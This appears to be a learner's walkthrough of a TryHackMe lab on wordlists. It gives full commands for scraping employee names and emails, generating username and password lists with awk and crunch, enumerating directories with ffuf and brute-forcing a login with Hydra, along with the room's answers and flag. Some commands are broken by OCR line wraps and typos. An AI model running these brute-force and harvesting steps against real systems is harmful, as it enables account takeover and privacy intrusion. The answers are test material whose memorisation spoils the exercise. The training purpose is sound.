Jr.Pen 11.3. Introduction to Wordlists

Task 1 - Introduction

This room will guide you through the fundamentals of using, building, and refining wordlists for ethical hacking and penetration testing. Wordlists are powerful text files containing potential usernames, passwords, and directory names, and are essential tools for password cracking, directory enumeration, and other automated testing tasks.

`curl`: Prints the webpage/response text to your terminal screen.

`wget`: Automatically downloads and saves the target to a file in your current directory.

Task 2 - Wordlists

A wordlist is a text file of strings used by automated tools during penetration testing to quickly guess items like passwords, filenames, or subdomains. Wordlists serve as the foundational resource for executing cyberattacks and security assessments, including brute-force password cracking and web server resource enumeration.

Where Are Wordlists Used?

- **Password guessing and cracking:** Password-cracking tools such as **John the Ripper** and **hashcat** iterate through a wordlist to find the correct password.
- **Service login brute-forcing:** Tools like **Hydra** and **Medusa** test username/password combinations against SSH, FTP or HTTP. Hydra uses wordlists to attempt logins to various network services.
- **Directory brute-forcing:** A web directory scanner (**DirBuster**, **Gobuster**, **ffuf**) reads a list of standard file and directory names and tests each against a web server. DirBuster, for example, uses wordlists of common filenames and paths to find exposed files and directories. The SecLists(opens in new tab) collection contains specific wordlists for this purpose.

- **Subdomain discovery:** DNS enumeration tools such as **DNSRecon**, **Sublist3r**, and **ffuf** use lists of possible subdomain names to find additional hosts. SecLists provides lists such as `subdomains-top1million-5000.txt` for fast scanning.

Common Tools That Use Wordlists

Tool	Purpose	How it uses wordlists
John the Ripper	Password cracking	Performs dictionary attacks on password hashes using wordlists of common passwords.
hashcat	Password cracking	Uses wordlists and rule-based mutations to crack password hashes.
Hydra	Network service login brute-forcing	Feeds username/password wordlists into login prompts across many protocols.
Gobuster / ffuf	Directory and subdomain enumeration	Reads wordlists of directory names or sub-domains and sends requests to discover hidden resources.
Burp Suite / OWASP ZAP	Web fuzzing	Uses wordlists to fuzz parameters, cookies, and headers for vulnerability discovery.
Aircrack-ng	Wireless password cracking	Uses wordlists to guess WPA/WPA2 passphrases.

Common Wordlist Sources

Pre-made collections like Kali Linux's `rockyou.txt` and SecLists provide ready-to-use lists of passwords, subdomains, and endpoints for broad penetration testing scenarios. Tailoring custom wordlists with target-specific terms, personal data, and local context yields higher success rates and greater efficiency than generic lists. Automated tools like Crunch generate exhaustive string combinations based on specific patterns or character sets, though they produce massive files and are best piped directly into cracking tools.

Answer the questions below

> What tool can generate a custom wordlist based on known patterns?

crunch

Task 3 - Gathering Information for Custom Wordlists

```
user@tryhackme:~$ echo 'MACHINE_IP tryfinanceme.local social.
tryfinanceme.local' >> /etc/hosts
```

It appends local domain names (tryfinanceme.local and social.tryfinanceme.local) mapped to an IP address into your Linux hostname resolution file (/etc/hosts).

- **Company-specific keywords:** product names, internal features, or project code names
- **Technology-specific keywords:** terms based on the frameworks or languages used (e.g., WordPress plugins, Laravel routes)
- **Generic keywords:** common folders and API routes such as `api`, `assets`, `admin`, `dev`, `login`, and `settings`

Simple OSINT Sources: Scraping employee information and job details from professional networks enables attackers to identify organizational roles, technologies, and email naming conventions. Analyzing corporate websites and social media profiles reveals internal terminology, project names, and tools that help map a target's attack surface. Reviewing job postings reveals a company's internal technology stack, aiding in the discovery of specific subdomains and directories.

Basic Recon Methods: WHOIS queries expose domain registration details, hosting nameservers, and IT contact information to map a target's core network ownership. Subdomain enumeration and certificate search tools mine public logs and OSINT sources to discover hidden subdomains, email addresses, and historical domain records. Web crawling tools automatedly spider a target website to extract page content, metadata, and keywords for custom wordlist generation. Technology fingerprinting identifies a target's specific software stack, enabling security testers to select pre-made, platform-tailored wordlists for targeted path and endpoint discovery.

Tools and Techniques for Gathering Words

Cewl: Crawling for Words and Emails is a Ruby-based web crawler that gathers unique words and email addresses from a target website to create tailored target-specific wordlists.

Downloading Documents and Extracting Strings

```
user@tryhackme:~$ wget -r -A pdf http://tryfinanceme.local/docs/

HTTP request sent, awaiting response... 200 OK
```

Extracting Emails From Downloaded PDFs

```
user@tryhackme:~$ grep -RhiaoP '[A-Za-z0-9._%+-]+@tryfinanceme\.com' tryfinanceme.local/docs > emails_docs.txt
user@tryhackme:~$ sort -u emails_docs.txt > emails_docs.unique.txt
user@tryhackme:~$ grep -Po '^[^@]+' emails_docs.unique.txt > users_from_emails.txt
```

Here's what each line does:

- The regex `grep` looks recursively through the downloaded files for any string that matches `username@tryfinanceme.com` and writes the result to `emails_docs.txt`.
- `sort -u` removes duplicate email addresses.
- A second grep strips off the domain portion (`@tryfinanceme.com`), leaving you with just the local part. These will form a portion of your username list.

Harvesting Names From the Social Page

```
user@tryhackme:~$ curl -s http://social.tryfinanceme.local/ | grep -Po '(?<=<h3 class="profile-name">)[^<]+' > names.txt
```

The pattern uses a **positive lookbehind** to anchor right after the opening tag (`<h3 class="profile-name">`). It then matches any characters except `<` until the closing tag. You end up with a clean list of names.

Transform these names into likely username patterns:

```
user@tryhackme:~$ awk '{print tolower($1)"."tolower($2)}' names.txt > users_first.last.txt
```

```
user@tryhackme:~$ awk '{print tolower(substr($1,1,1))tolower
($2)}' names.txt > users_flast.txt
user@tryhackme:~$ awk '{print tolower($1)tolower(substr($2,1,
1))}' names.txt > users_firstl.txt
```

We use `awk` to split each full name into first and last components and build three common username formats. For "Alex Johnson", these produce:

- `users_first.last.txt`: first name, dot, last name, e.g., `alex.johnson`
- `users_flast.txt`: first **initial** + last name, e.g., `ajohnson`
- `users_firstl.txt`: first name + last **initial**, e.g., `alexj`

Converting to lowercase avoids case mismatches.

Summary of gathered files so far:

- `cewl_words.txt`: Keywords from the website.
- `emails.txt`: Emails discovered by CeWL.
- `raw_words.txt`: Strings extracted from PDFs.
- `emails_docs.txt`: Emails found in PDFs.
- `names.txt`: Employee names from the social page.
- `users_first.last.txt`, `users_flast.txt`, `users_firstl.txt`: Username permutations.
- `users_from_emails.txt`: Usernames extracted from emails.

The TryHackMe example contains errors, but searching online with the query below helped me solve the question.


```
root@ip-10-113-112-165:~ echo '10.113.131.11 tryfinanceme.loc
al social.tryfinanceme.local' >> /etc/hosts

root@ip-10-113-112-165:~/usr/bin/ruby /usr/bin/cewl -d 2 -m 3
--lowercase --with-numbers -e --email_file emails.txt -w cewl
_words.txt http://tryfinanceme.local
```

Answer the questions below

> After running the CeWL command shown in the task, how many unique email addresses did you scrape?

4



> How many PDF files were you able to find?

1

```
root@ip-10-113-112-165:~#  wget -r -A pdf http://tryfinanceme.local/docs/
--2026-09-24 07:30:05--  http://tryfinanceme.local/docs/
```

> How many email addresses (or new emails) were you able to extract from the PDF files?

4

```
root@ip-10-113-112-165:~# grep -RhiaoP '[A-Za-z0-9._%+-]+@tryfinanceme\.com' tryfinanceme.local/docs > ema
ils_docs.txt
root@ip-10-113-112-165:~# ls
CTFBuilder  Templates             full-suite2.txt  test-reports              words_raw.txt
Desktop     arm1-uncontained.txt  go               theHarvester-wrapper.orig zap-gui-cat.txt
Documents   arm2-contained.txt    install-th2.log  tools-final.log           zapfix-fresh.txt
Downloads   arm2b-contained.txt   msf-login.txt    tools-postboot.log        zapfix-restored.txt
Pictures    cewl_words.txt        neoreg_servers   tools-run.log
Postman     emails.txt            reports          tools-run2.log
Rooms       emails_docs.txt       snap             tools-run3.log
Scripts     full-suite.txt        target.txt       tryfinanceme.local
root@ip-10-113-112-165:~# cat emails_docs.txt
security@tryfinanceme.com
careers@tryfinanceme.com
alex.johnson@tryfinanceme.com
maria.chen@tryfinanceme.com
security@tryfinanceme.com
```

> What is the last username in the users_from_emails.txt file?

security

```
root@ip-10-113-112-165:~# sort -u emails_docs.txt > emails_docs.unique.txt
root@ip-10-113-112-165:~# ls
CTFBuilder  Templates             full-suite.txt   target.txt                tryfinanceme.local
Desktop     arm1-uncontained.txt  full-suite2.txt  test-reports              words_raw.txt
Documents   arm2-contained.txt    go               theHarvester-wrapper.orig zap-gui-cat.txt
Downloads   arm2b-contained.txt   install-th2.log  tools-final.log           zapfix-fresh.txt
Pictures    cewl_words.txt        msf-login.txt    tools-postboot.log        zapfix-restored.txt
Postman     emails.txt            neoreg_servers   tools-run.log
Rooms       emails_docs.txt       reports          tools-run2.log
Scripts     emails_docs.unique.txt snap            tools-run3.log
root@ip-10-113-112-165:~# grep -Po '^[^@]+' emails_docs.unique.txt > users_from_emails.txt
root@ip-10-113-112-165:~# ls
CTFBuilder  Templates             full-suite.txt   target.txt                tryfinanceme.local
Desktop     arm1-uncontained.txt  full-suite2.txt  test-reports              users_from_emails.txt
Documents   arm2-contained.txt    go               theHarvester-wrapper.orig words_raw.txt
Downloads   arm2b-contained.txt   install-th2.log  tools-final.log           zap-gui-cat.txt
Pictures    cewl_words.txt        msf-login.txt    tools-postboot.log        zapfix-fresh.txt
Postman     emails.txt            neoreg_servers   tools-run.log             zapfix-restored.txt
Rooms       emails_docs.txt       reports          tools-run2.log
Scripts     emails_docs.unique.txt snap            tools-run3.log
root@ip-10-113-112-165:~# cat users_from_emails.txt
alex.johnson
careers
maria.chen
security
```

Task 4 - Creating and Cleaning Wordlists

Merging Word Lists (This command combines two word lists (`cewl_words.txt` and `raw_words.txt`), removes all duplicate entries, and saves the unique sorted list into `words_raw.txt`.)

```
user@tryhackme:~$ cat cewl_words.txt raw_words.txt | sort -u
> words_raw.txt
```

Normalising and Filtering (This command normalizes `words_raw.txt` to lowercase, strips Windows carriage returns, filters for valid 5-plus character usernames/passwords, and saves the unique sorted list to `words_clean.txt`.)

```
user@tryhackme:~$ cat words_raw.txt | tr '[:upper:]' '[:lowe
r:]' | tr -d '\r' | grep -P '^[a-z0-9][a-z0-9._-]{4,}$' | sor
t -u > words_clean.t
```

Checking Password List (count then display)

```
user@tryhackme:~$ wc -l words_clean.txt
user@tryhackme:~$ head words_clean.txt
about
access
account
```

Merging Username Lists (This command merges four user lists (`users_first.last.txt`, `users_flast.txt`, `users_firstl.txt`, and `users_from_emails.txt`), removes duplicate entries, and saves the final sorted list into `users.txt`.)

```
user@tryhackme:~$ cat users_first.last.txt users_flast.txt us
ers_firstl.txt users_from_emails.txt | sort -u > users.txt
```

Generating Pattern Passwords (This command generates a wordlist using `crunch` containing 11-character passwords matching the pattern `Helios20` followed by two numbers, a symbol, and a lowercase letter, saving the output to `pass_helios.txt`.**)**

```
user@tryhackme:~$ crunch 11 11 -t Helios20%%! -o pass_helios.
txt
```

At this stage, you should have two clean lists ready for use:

- `words_clean.txt`: For discovering directories and files.
- `users.txt` and `pass_helios.txt`: For brute-forcing the login form.

```
root@ip-10-113-112-165:~# for f in $(find tryfinanceme.local/
docs -name '*.pdf'); do strings -n 5 "f" | grep -vP '^[/<>%0-
9\\]|^(stream|endstream|endobj|xref|trailer |startx ref)' >>
raw_words.txt; done
```

Answer the questions below

> How many words are in words_clean.txt after cleaning up the file?


161

```
root@ip-10-113-112-165:~# cat cewl_words.txt raw_words.txt | sort -u > words_raw.txt
root@ip-10-113-112-165:~# ls
CTFBuilder  Templates               full-suite.txt   snap                       tools-run3.log
Desktop     arm1-uncontained.txt    full-suite2.txt  target.txt                 tryfinanceme.local
Documents   arm2-contained.txt      go               test-reports               users_from_emails.txt
Downloads   arm2b-contained.txt     install-th2.log  theHarvester-wrapper.orig  words_raw.txt
Pictures    cewl_words.txt          msf-login.txt    tools-final.log            zap-gui-cat.txt
Postman     emails.txt              neoreg_servers   tools-postboot.log         zapfix-fresh.txt
Rooms       emails_docs.txt         raw_words.txt    tools-run.log              zapfix-restored.txt
Scripts     emails_docs.unique.txt  reports          tools-run2.log
root@ip-10-113-112-165:~#  cat words_raw.txt | tr '[:upper:]' '[:lower:]' | tr -d '\r' | grep -P '^[a-z0-9
][a-z0-9._-]{4,}$' | sort -u > words_clean.txt
root@ip-10-113-112-165:~# ls
CTFBuilder  Templates               full-suite.txt   snap                       tools-run3.log
Desktop     arm1-uncontained.txt    full-suite2.txt  target.txt                 tryfinanceme.local
Documents   arm2-contained.txt      go               test-reports               users_from_emails.txt
Downloads   arm2b-contained.txt     install-th2.log  theHarvester-wrapper.orig  words_clean.txt
Pictures    cewl_words.txt          msf-login.txt    tools-final.log            words_raw.txt
Postman     emails.txt              neoreg_servers   tools-postboot.log         zap-gui-cat.txt
Rooms       emails_docs.txt         raw_words.txt    tools-run.log              zapfix-fresh.txt
Scripts     emails_docs.unique.txt  reports          tools-run2.log             zapfix-restored.txt
root@ip-10-113-112-165:~#  wc -l words_clean.txt
163 words_clean.txt
```

> What is the 10th password in the pass_helios.txt file?

Helios2009!

```
root@ip-10-113-112-165:~# curl -s http://social.tryfinanceme.
local/ | grep -Po '(?<=<h3 class="profile-name">) [^<]+' > na
mes.txt
```




```
root@ip-10-113-112-165:~# head pass_helios.txt

Helios2009!
```

> What flag does sort use to remove duplicate lines?

-u

> What crunch template character represents a digit?

%

Task 5 - Using Your Wordlist

Directory and File Discovery With Ffuf -Directory enumeration answers the question: **What resources exist on the web server that are not linked publicly?** Tools like `ffuf` take a list of potential paths and append each to a base URL. They then interpret the HTTP response codes to decide whether something exists.

```
          user@tryhackme:~$ ffuf -w words_clean.txt -u htt
p://tryfinanceme.local/FUZZ -e .php,.html,/ -mc 200,301,302
```

Brute-Forcing the Login Page With Hydra - Once we know the hidden directory, navigate to it. We will find a login form at `http://tryfinanceme.local/helios/login.php`. Hydra can send HTTP POST requests and iterate through combinations of usernames and passwords.

```
user@tryhackme:~$ hydra -L users.txt -P pass_helios.txt -f -V
-t 4 tryfinanceme.local http-post-form '/helios/login.php:use
rname=^USER^&password=^PASS^:S=THM{'
```

Answer the questions below

> What HTTP status code does ffuf report for helios/?


200

> What is the username that Hydra discovers?

alex.johnson

> What is the flag?

THM{w0rdlists_win_rooms}



Task 6 - Conclusion

Over the course of this room, we:

- Explored what wordlists are, how they're used, and why generic lists often fall short.
- Used techniques, such as harvesting names from social media, WHOIS lookups, OSINT and site crawling, to create company-specific lists.
- Combined and cleaned our raw lists, then applied filters to remove duplicates, normalise the case, and eliminate noise.

- Generated pattern-based passwords with **crunch**, merged multiple username formats, and prepared clean `words_clean.txt`, `users.txt`, and `pass_helios.txt` files.
- Used **ffuf** to discover hidden directories on the target website and employed **Hydra** to brute-force the login form using our custom lists.

By tailoring our wordlists to the target and keeping them clean, we improve efficiency and success rates when conducting enumeration or password-cracking tasks. Remember that these techniques should always be used responsibly and only against systems we're authorised to test. We can continue practising these skills in other rooms and experiment with additional tools and sources to further sharpen our custom-wordlist workflow.